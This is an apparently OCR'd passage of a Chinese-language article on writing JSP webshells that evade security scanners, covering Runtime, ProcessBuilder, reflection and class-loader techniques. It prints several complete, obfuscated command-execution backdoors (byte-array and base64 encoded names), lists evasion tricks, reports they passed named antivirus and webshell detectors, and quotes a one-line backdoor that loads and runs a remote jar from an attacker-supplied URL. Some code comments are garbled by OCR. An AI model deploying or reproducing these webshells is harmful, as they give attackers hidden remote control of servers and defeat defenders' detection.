
```
final class ProcessImpl extends Process{}
```

查看 ProcessImpl 的构造器，发现是 private 修饰的，所以无法直接在


java.lang 包外，直接调用 ProcessImpl 类。

```
private ProcessImpl(String cmd[],
                    final String envblock,
                    final String path,
                    final long[] stdHandles,
                    final boolean redirectErrorStream)
    throws IOException
{}
```

继续追踪 ProcessImpl 类的 start 方法，发现最后是返回了一个 ProcessImpl 类的实例。



总结一下，Java 语言执行系统命令相关类和方法的调用关系表示如下图：



0x02：JSP 标签

在 JSP 页面中嵌入 java 代码，需要正确的使用 JSP 标签，这里顺带提一下。

<%@ %> *页　　设　页*

<% %> java　*码*

<%! %> java　*码　　变　　页*

<%= %> Java

0x03：用 ProcessBuilder 绕过检测

先看一个简单原始的执行系统命令的后门：

```
<%Runtime.getRuntime().exec(request.getParameter("i"));%>
```

接收请求参数 i 传递的命令字符串，然后使用 Runtime 对象的 exec() 方法执行该命令。特点是命令无回显，会被杀。


"Runtime"、"exec" 字符串过于显眼，基本都会被查杀软件检测到。所以，可以使用 ProcessBuilder 类建立一个不那么轻易被杀的命令执行后门，命名为 ProcessBuilder-cmd.jsp

https://github.com/LandGrey/webshell-detect-bypass/webshell/jsp/ProcessBuilder-cmd.jsp

```
<%@ page pageEncoding="utf-8"%>
<%@ page import="java.util.Scanner" %>
<HTML>
<title>Just For Fun</title>
<BODY>
<H3>Build By LandGrey</H3>
<FORM METHOD="POST" NAME="form" ACTION="#">
    <INPUT TYPE="text" NAME="q">
    <INPUT TYPE="submit" VALUE="Fly">
</FORM>
<%
    String op="Got Nothing";
    String query = request.getParameter("q");
    String fileSeparator = String.valueOf(java.io.File.separatorChar);
    Boolean isWin;
    if(fileSeparator.equals("\\")){
```

```
        isWin = true;
    }else{
        isWin = false;
    }
    if (query != null) {
        ProcessBuilder pb;
        if(isWin) {
            pb = new ProcessBuilder(new String(new byte[]{99, 109, 100}), new String(new
    byte[]{47, 67}), query);
        }else{
            pb = new ProcessBuilder(new String(new byte[]{47, 98, 105, 110, 47, 98, 97,
    115, 104}), new String(new byte[]{45, 99}), query);
        }
        Process process = pb.start();
        Scanner sc = new Scanner(process.getInputStream()).useDelimiter("\\A");
        op = sc.hasNext() ? sc.next() : op;
        sc.close();
    }
%>
<PRE>
    <%= op %>>
</PRE>
</BODY>
</HTML>
```

执行命令：



上述代码做的几点绕过检测的考虑：

1、避免出现敏感变量名，如 "cmd"、"spy"、"exec"、"shell"、"execute"、"system"、"command" 等等

2、字符串拆解重组。将 "cmd"、"/c" 和 "/bin/bash"、"-c" 等都做了处理，由字节转为字符串


3、使用 Scanner 接收回显，接收命令回显数据时，避免使用 BufferedReader 等常见手段

4、用 fileSeparator 来判断操作系统类型，一般使用 System.getProperty/getProperties 获取操作系统的类型，这里使用路径分隔符简单判断，然后再选用 "cmd /c" 或者 "/bin/bash -c" 来执行命令

5、不导入过多的包

虽然做的绕过考虑不多，还带有 ProcessBuilder 关键字，但还是没被以下软件和平台检测出来：

virustotal 检测：



shellpub.com 检测：

D 盾、安全狗、深信服 Webshell 扫描检测：只有故意放置的一个简单 exec 后门被查出来

OpenRASP 团队 https://scanner.baidu.com 检测结果(引擎版本：2018-0509-1000)：没有发现异常

0x04：使用 Java 反射机制绕过检测

Runtime 类的 exec 方法在 Webshell 中用的多了，极易被后门查杀软件检测到，那么就不能用 exec 函数来执行系统命令了嘛？不然，还可以使用 Java 反射技术既绕过软件对 "Runtime"、"exec" 等关键词的检查又使用 exec 函数来执行系统命令。

在运行时，对于一个类，能够获取这个类的所有属性和方法，对于一个对象，都能够调用它的任意一个方法和属性，这种动态获取信息和动态调用对象方法的功能称为 java 语言的反射机制。Java 反射机制的来龙去脉比较复杂，这里再给出一段简介用来参考：

> Java Reflection makes it possible to inspect classes, interfaces, fields and methods at runtime, without knowing the names of the classes, methods etc. at compile time. It is also possible to instantiate new objects, invoke methods and get/set field values using reflection.

一. 反射 Runtime

通过查阅资料

http://tutorials.jenkov.com/java-reflection/index.html

可写出利用反射机制调用 Runtime 类 exec 方法执行系统命令的一段示例代码:

```
String op = "";

Class rt = Class.forName("java.lang.Runtime");

Method gr = rt.getMethod("getRuntime");

Method ex = rt.getMethod("exec", String.class);

Process e = (Process) ex.invoke(gr.invoke(null, new Object[]{}),  "cmd /c ping
    www.baidu.com");

Scanner sc = new Scanner(e.getInputStream()).useDelimiter("\\A");

op = sc.hasNext() ? sc.next() : op;

sc.close();

System.out.print(op);
```

具体代码含义不浪费篇幅解释了，讲下代码的主要逻辑:

1、获取 Runtime 类的 Class 对象

2、分别获取 Runtime 类 Class 对象的 getRuntime 方法和 exec 方法的 Method 对象

3、利用 getRuntime 方法的 Method 对象，进行 invoke 调用，获得 Runtime 对象实例

4、利用 exec 方法的 Method 对象，进行 invoke 调用，执行系统命令

5、获取命令执行输出并打印

基于以上代码，然后就可以轻松创造出一个使用 Java 反射技术，既调用 Runtime 类 exec 函数执行系统命令， 又可以免杀的 JSP 后门了，命名为:

Runtime-reflect-cmd.jsp

https://github.com/LandGrey/webshell-detect-bypass/webshell/jsp/Runtime-reflect-cmd.jsp

```
<%@ page import="java.util.Scanner" pageEncoding="UTF-8" %>
<HTML>
<title>Just For Fun</title>
<BODY>
<H3>Build By LandGrey</H3>
<FORM METHOD=POST ACTION='#'>
    <INPUT name='q' type=text>
    <INPUT type=submit value='Fly'>
</FORM>
<%!
    public static String getPicture(String str) throws Exception{
        String fileSeparator = String.valueOf(java.io.File.separatorChar);
        if(fileSeparator.equals("\\")){
            str = new String(new byte[] {99, 109, 100, 46, 101, 120, 101, 32, 47, 67, 32}) + str;
        }else{
            str =   new String(new byte[] {47, 98, 105, 110, 47, 98, 97, 115, 104, 32, 45, 99, 32}) + str;
        }
        Class rt = Class.forName(new String(new byte[] { 106, 97, 118, 97, 46, 108, 97, 110, 103, 46, 82, 117, 110, 116, 105, 109, 101 }));
```

```
        Process e = (Process) rt.getMethod(new String(new byte[] { 101, 120, 101, 99 }),
    String.class).invoke(rt.getMethod(new String(new byte[] { 103, 101, 116, 82, 117, 110,
    116, 105, 109, 101 })).invoke(null, new Object[]{}),  new Object[] { str });

        Scanner sc = new Scanner(e.getInputStream()).useDelimiter("\\A");

        String result = "";

        result = sc.hasNext() ? sc.next() : result;

        sc.close();

        return result;

    }

%>

<%

    String name ="Input Nothing";

    String query = request.getParameter("q");

    if(query != null) {

        name = getPicture(query);

    }

%>

<pre>

<%= name %>

</pre>

</BODY>

</HTML>
```

在 Runtime-reflect-cmd.jsp 脚本中：<%! %> 标签里声明了用来执行系统命令的 getPicture 方法，<% %> 标签里接受输入的命令，调用了 getPicture

方法，执行命令并返回结果 <%= %> 标签里输出系统命令执行结果到网页的 <pre> 标签对中。

二. 反射 ProcessBuilder

查找资料，可以发现已有使用过 Runtime 反射后门的代码。那么既然可以反射 Runtime，其实也可以构造出利用 ProcessBuilder 类 start 函数的 jsp 反射后门。

以下后门代码命名为 ProcessBuilder-reflect-cmd.jsp


https://github.com/LandGrey/webshell-detect-bypass/webshell/jsp/ProcessBuilder-reflect-cmd.jsp

```
<%@ page pageEncoding="UTF-8" %>

<%@ page import="java.util.List" %>

<%@ page import="java.util.Scanner" %>

<%@ page import="java.util.ArrayList" %>

<%@ page import="sun.misc.BASE64Encoder" %>

<%@ page import="sun.misc.BASE64Decoder" %>

<HTML>

<title>Just For Fun</title>

<BODY>

<H3>Build By LandGrey</H3>

<FORM METHOD=POST ACTION='#'>

    <INPUT name='q' type=text>

    <INPUT type=submit value='Fly'>

</FORM>
```

```
<%!
    public static String getPicture(String str) throws Exception {
        List<String> list = new ArrayList<>();
        BASE64Decoder decoder = new BASE64Decoder();
        BASE64Encoder encoder = new BASE64Encoder();
        String fileSeparator = String.valueOf(java.io.File.separatorChar);
        if(fileSeparator.equals("\\")){
            list.add(new String(decoder.decodeBuffer("Y21k")));
            list.add(new String(decoder.decodeBuffer("L2M=")));
        }else{
            list.add(new String(decoder.decodeBuffer("L2Jpbi9iYXNo")));
            list.add(new String(decoder.decodeBuffer("LWM=")));
        }
        list.add(new String(decoder.decodeBuffer(str)));
        Class PB = Class.forName(new
    String(decoder.decodeBuffer("amF2YS5sYW5nLlByb2Nlc3NCdWlsZGVy")));
        Process s = (Process) PB.getMethod(new
    String(decoder.decodeBuffer("c3RhcnQ="))).invoke(PB.getDeclaredConstructors()[0].
    newInstance(list));
        Scanner sc = new Scanner(s.getInputStream()).useDelimiter("\\A");
        String result = "";
        result = sc.hasNext() ? sc.next() : result;
        sc.close();
        return encoder.encode(result.getBytes("UTF-8"));
    }
```

```
%>
<%
    String name ="Input Nothing";
    String query = request.getParameter("q");
    if(query != null) {
        name = getPicture(query);
    }
%>
<pre>
<%= name %>
</pre>
</BODY>
</HTML>
```

ProcessBuilder-reflect-cmd.jsp 脚本中，考虑到通用性、隐蔽性和对抗网页流量内容检测，用 sun.misc 包中的 base64 编码函数来处理了相关变量和内容。命令需要 base64 编码一下再提交，最后输出的内容需要 base64 解码：



其中关键的两行反射代码：

```
Class PB = Class.forName(new
    String(decoder.decodeBuffer("amF2YS5sYW5nLlByb2Nlc3NCdWlsZGVy")));

Process s = (Process) PB.getMethod(new
    String(decoder.decodeBuffer("c3RhcnQ="))).invoke(PB.getDeclaredConstructors()[0].
    newInstance(list));
```

为了易于理解可以写成下面的示例代码供参考:

```
// 1. 获    ProcessBuilder     Class 对   ,PB

Class PB = Class.forName("java.lang.ProcessBuilder");

// 2.     PB 获              List      变     为              对   ,constructor

Constructor constructor = PB.getConstructor(new Class[]{List.class});



// 获   PB          (            )       对

Constructor constructor = PB.getDeclaredConstructors()[0];

// 3.     PB 获              "start"        对   ,m

Method m = PB.getMethod("start");

// 4.       给 constructor          List      变   值 list(            们     执          ) 获

       实   对   obj

Object obj = constructor.newInstance(list);

//5. 传    obj 对      调    m("start"      ) 执      统

Process process = (Process) m.invoke(obj);
```

三. 关于反射 ProcessImpl

在"0x01：Java 执行系统命令的方法和原理"部分讲了，ProcessImpl 类不是 public 修饰的，不能从 java.lang 包外的地方直接访问。所以想要接触到 ProcessImpl.start 方法就要用到反射机制(需要 setAccessible true)，反射最原始的 ProcessImpl 类的 start 方法，来执行系统命令。利用代码

```
import java.lang.reflect.*;

Class Pi = Class.forName("java.lang.ProcessImpl");

Method[] methods = Pi.getDeclaredMethods();

for(Method m:methods){

    m.setAccessible(true);

    System.out.println(m.toString());

}
```

可以获得 ProcessImpl.start 方法的参数原型 (JDK8)：

```
static java.lang.Process
    java.lang.ProcessImpl.start(java.lang.String[],java.util.Map,java.lang.String,java.lang.
    ProcessBuilder$Redirect[],boolean) throws java.io.IOException
```

或者跟踪到 ProcessImpl 类中，也可以直接观察需要的 5 个参数值类型：

```
// System-dependent portion of ProcessBuilder.start()
static Process start(String cmdarray[],
                     java.util.Map<String,String> environment,
                     String dir,
                     ProcessBuilder.Redirect[] redirects,
                     boolean redirectErrorStream)
    throws IOException
{
```


经 @0c0c0f 提醒，


https://xz.aliyun.com/u/112

其实反射 java.lang.ProcessImpl 类来执行代码，看起来要传入 5 个参数，实现起来其实也不复杂，完整代码示例如下：

```
import java.util.Map;

import java.lang.Process;

import java.util.Scanner;

import java.lang.reflect.Method;

import java.lang.ProcessBuilder.Redirect;

public class invoke_ProcessImpl {

    public static void main(String[] args) throws Exception{

        String op = "";

        String dir = ".";

        String[] cmdarray = new String[]{"ping", "127.0.0.1"};

        Map<String, String> environment = null;

        Redirect[] redirects = null;

        boolean redirectErrorStream = true;

        Class clazz = Class.forName("java.lang.ProcessImpl");

        Method method = clazz.getDeclaredMethod("start", String[].class, Map.class,
    String.class, Redirect[].class, boolean.class);

        method.setAccessible(true);

        Process e = (Process) method.invoke(null, cmdarray, environment, dir, redirects,
    redirectErrorStream);

        Scanner sc = new Scanner(e.getInputStream()).useDelimiter("\\A");

        op = sc.hasNext() ? sc.next() : op;

        sc.close();
```

```
        System.out.print(op);
    }
}
```

上面代码中虽然成功通过反射 java.lang.ProcessImpl 类的 start 方法执行了系统命令，但引入了 "ProcessBuilder" 关键字，所以只作为一种技术可行性来看待。在 jdk6 及以下版本，ProcessImpl start 函数只需四个参数，可以避免引入 "ProcessBuilder" 关键字，通过反射执行系统命令。



总之，想要通过 Java 反射机制来执行系统命令的话，一般就是通过反射 Runtime 类和 ProcessBuilder 类，调用相关系统命令执行方法来完成。

其实到这里，利用 Java 的反射机制来绕过查杀软件检测已经讲的差不多了。但是查资料过程中，发现下面这段比较老的利用 Java 反射技术的后门代码：

<%=Class.forName("Load",true,new java.net.URLClassLoader(new java.net.URL[]{new java.net.URL(request.getParameter("u"))})).getMethods()[0].invoke(null, new Object[]{request.getParameterMap()})%>

利用起来像这样

http://target.com/reflect.jsp?u=http://somesite.com/some.jar&password=A

仔细看会发现：代码中的 Class.forName() 方法用了三个参数，而我们上面部分讲的代码中 Class.forName() 方法只用了一个参数。查阅 API 文档，发现 Class.forName() 方法是有两种形式，然后就注意到了 Java 类加载器 ClassLoader 和类加载机制。

方法摘要	
<U> Class<? extends U>	asSubclass(Class<U> clazz) 强制转换该 Class 对象，以表示指定的 class 对象所表示的类的一个子类。
T	cast(Object obj) 将一个对象强制转换成此 Class 对象所表示的类或接口。
boolean	desiredAssertionStatus() 如果要在调用此方法时将要初始化该类，则返回将分配给该类的断言状态。
static Class<?>	forName(String className) 返回与带有给定字符串名的类或接口相关联的 Class 对象。
static Class<?>	forName(String name, boolean initialize, ClassLoader loader) 使用给定的类加载器，返回与带有给定字符串名的类或接口相关联的 Class 对象。
<A extends Annotation> A	getAnnotation(Class<A> annotationClass) 如果存在该元素的指定类型的注释，则返回这些注释，否则返回 null。

0x05：使用 Java 类加载机制绕过检测

Java 类加载机制简单来说就是 JVM 查找到类的所在位置，并将找到的 Java 类的字节码装入内存，生成对应的 Class 对象。其中有几个重要的概念如下：

Class 对象

一个 .java 源码文件经过编译生成 .class 字节码文件，可以认为是 Java 编译器创建了一个可以被 JVM 识别并加载的 Class 对象。这个 Class 对象就可以看成是 .class 文件或者说 Class 对象被保存在了 .class 文件中。

Java 自带的三个类加载器

Bootstrap Classloder

Extention ClassLoader

App ClassLoader

上一级称为下一级的父加载器，加载的先后顺序依次是：


Bootstrap Classloder => Extention ClassLoader => App ClassLoader

对应的 System.getProperty 路径查找顺序：

sun.boot.class.path => java.ext.dirs => java.class.path

借用别人的一张图(双亲委托)简单说明类加载的过程：

一个类加载器查找 class 和 resource 时，首先判断这个 class 是不是已经加载成功；如果没有的话它并不是自己进行查找，而是先委托给父加载器，然后递归委托，直到 Bootstrap ClassLoader 加载器；如果 Bootstrap classloader 找到了，直接返回 class 和 resource；如果没有找到，则一级一级返回，最后才是自己去查找。



原理看起来比较复杂，实现起来其实比较简单，即将获得 Class 对象的方式由

```
Class rt= Class.forName("java.lang.Runtime");
```

改成

```
Class rt = ClassLoader.getSystemClassLoader().loadClass("java.lang.Runtime");
```

的形式即可，反射 ProcessBuilder 同理。

其它一些特性如要深入了解请去查看具体代码实现，其它内容不再展开。

0x06：获得 Class 对象的四种方法

在以上文章中，其实我们大部分篇幅都是围绕着 Java 语言中获得 Class 对象的四种方法，构造绕过检测软件的执行系统命令的后门的。Java 语言中获得 Class 对象的主要有以下四种方法：

原生类 .class

即通过类、枚举、接口、注解或数组类型的原生类型名称 .class，来获得 Class 对象。

```
Class c = java.lang.Runtime.class;
```

对象 .getClass()

```
java.lang.Runtime obj = java.lang.Runtime.getRuntime();

Class c = obj.getClass();
```

使用 Class.forName()

```
Class c= Class.forName("java.lang.Runtime");
```

或

```
Class c =
    Class.forName("java.lang.Runtime",false,ClassLoader.getSystemClassLoader());
```

使用 ClassLoader

```
Class c = ClassLoader.getSystemClassLoader().loadClass("java.lang.Runtime");
```

